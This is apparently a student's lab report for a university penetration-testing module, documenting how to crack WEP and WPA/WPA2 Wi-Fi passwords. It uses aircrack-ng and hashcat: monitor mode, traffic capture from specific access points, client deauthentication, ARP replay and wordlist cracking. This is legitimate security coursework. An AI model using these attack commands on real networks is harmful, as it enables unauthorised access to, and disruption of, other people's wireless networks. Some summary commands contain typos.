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Lab 9	Cracking Wireless Passwords
Duration	3 hours

Module	Professional Penetration Testing
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University Declaration & Use of AI

University Declaration
I confirm that this submission is my own work, except where clearly indicated. I have acknowledged all sources used. I understand the university's policies on academic integrity and plagiarism.

Use of AI Tools Declaration
I had not used AI at any stage of this assessment.


Signed: Danyil Tymchuk
Date: 13/04/2026

Lab 09: Cracking Wireless Passwords


- Connecting your wireless adapter to your kali vm
- Putting your wireless card in monitor mode
- Scanning and capturing local wireless traffic
- Cracking WEP Networks
- Cracking WPA/WPA2 Networks
- Summary commands

Connecting your wireless adapter to your kali vm


```
lsusb
```




```
ifconfig
```




```
ip addr
```




Putting your wireless card in monitor mode

1. Kill any processes that might interfere with our aircrack tools

This will likely kill some internet / dhcp services, if you need them back, it easiest to just restart the VM


```
sudo airmon-ng check kill
```



2. Put the card into monitor mode

This should create a new virtual interface called wlan0mon (or may not)

```
sudo airmon-ng start wlan0
```



by default our card will jump across all channels, if we know the channel we are connecting to then telling your card to only use that channel to be more efficient. So to start our card on channel 7. `$ sudo airmon-ng start wlan0 7`


Scanning and capturing local wireless traffic

```
airodump-ng [interface] [output file prefix] [channel no.] [essid] [bssid] [IVs flag]
```

The [channel no.] can be set to a single channel (1 thru 14) or set to 0 to hop between all channels
The [IVs flag] can be set to 1 to only save the captured IVs

```
# 1) Capture the whole network

sudo airodump-ng wlan0
```






```
# 2) Capture the whole network, but with parameters to find target SSID

sudo airodump-ng wlan0 --channel 11 --encrypt WEP
```

```
# 3) Capture traffic on specific SSID (target) and save into capturefile

sudo airodump-ng wlan0 --channel 11 --encrypt WEP --bssid
00:14:BF:AA:06:6F --essid PenTest --write capturefile
```






Cracking WEP Networks

For WEP networks we need data... the more the better…

1. DE authenticating a valid client

To increase the chances of acquiring an ARP packet, this also allowed us to determine the hidden ESSID

```
sudo aireplay-ng -0 10 -a AccessPoint -c Client [interface]
```




2. Capture and replay of a valid ARP packet

To speedup/generate the collection of encrypted packets (to generate more IVs. More IVs – easier to crack WEP)


```
sudo aireplay-ng -3 -b AccessPoint -h Client [interface]
```


`-3` option – listens for ARP requests



Crack WEP capture file

aircrack-ng capturefile-01.cap







Cracking WPA/WPA2 Networks


Cracking WPA/WPA2 requires us to capture a handshake and doesn't usually care about the number of IV's or packets. Once we've captured a handshake we can try to crack the password.

```
sudo airodump-ng wlan0 --channel 11 --encrypt WPA --bssid
58:8B:F3:6A:71:E4 --essid TestPen --write capturefile
```






Check for a handshake in capturefile using Wireshark



The command is similar to WEP except this time we must give a wordlist

```
aircrack-ng capturefile-02.cap -w rockyou.txt
```





Using Hashcat to crack WPA

Or we can use hashcat to crack the handshake, it should be faster then aircrack-ng because hashcat uses GPU acceleration

1. Convert into hashcat readable format

```
hcxpcapngtool -o capturefile-02.hccapx capturefile-02.cap
```







2. Using hashcat

In my kali vm I got a fragmentation fault when tried to run hashcat on the file (probably because I'm using kali arm on a mac m* chip host). So I had run hashcat on my host, and in the result I did not find any password from rockyou.txt wordlist that would fit

```
hashcat -m 22000 capturefile-02.hccapx rockyou.txt
```





Summary commands

```
# start card in monitor mode
$ airmon-ng start wlan0

# View networks
$ airodump-ng wlan0mon

# Save packets
airodump-ng --channel 1 wlan0mon --essid NetworkName --encrypt WEP
--write filename

# Detect and replay arp packets
$ aireplay-ng --arpreply -e SSID wlan0mon

# Disconnect client
$ aireplay-ng --deauth 0 -e ssid wlan0mon

# If we need to use a fake MAC
$ airelay-ng --arpreplay -e ssid -h 00:00:00:00:00:00:00 wlan0mon

# Start aircrack for wep
$ aircrack-ng filename.cap

# Start aircrack for WPA/WPA
$ aircrack-ng filename.cap -w wordlist
```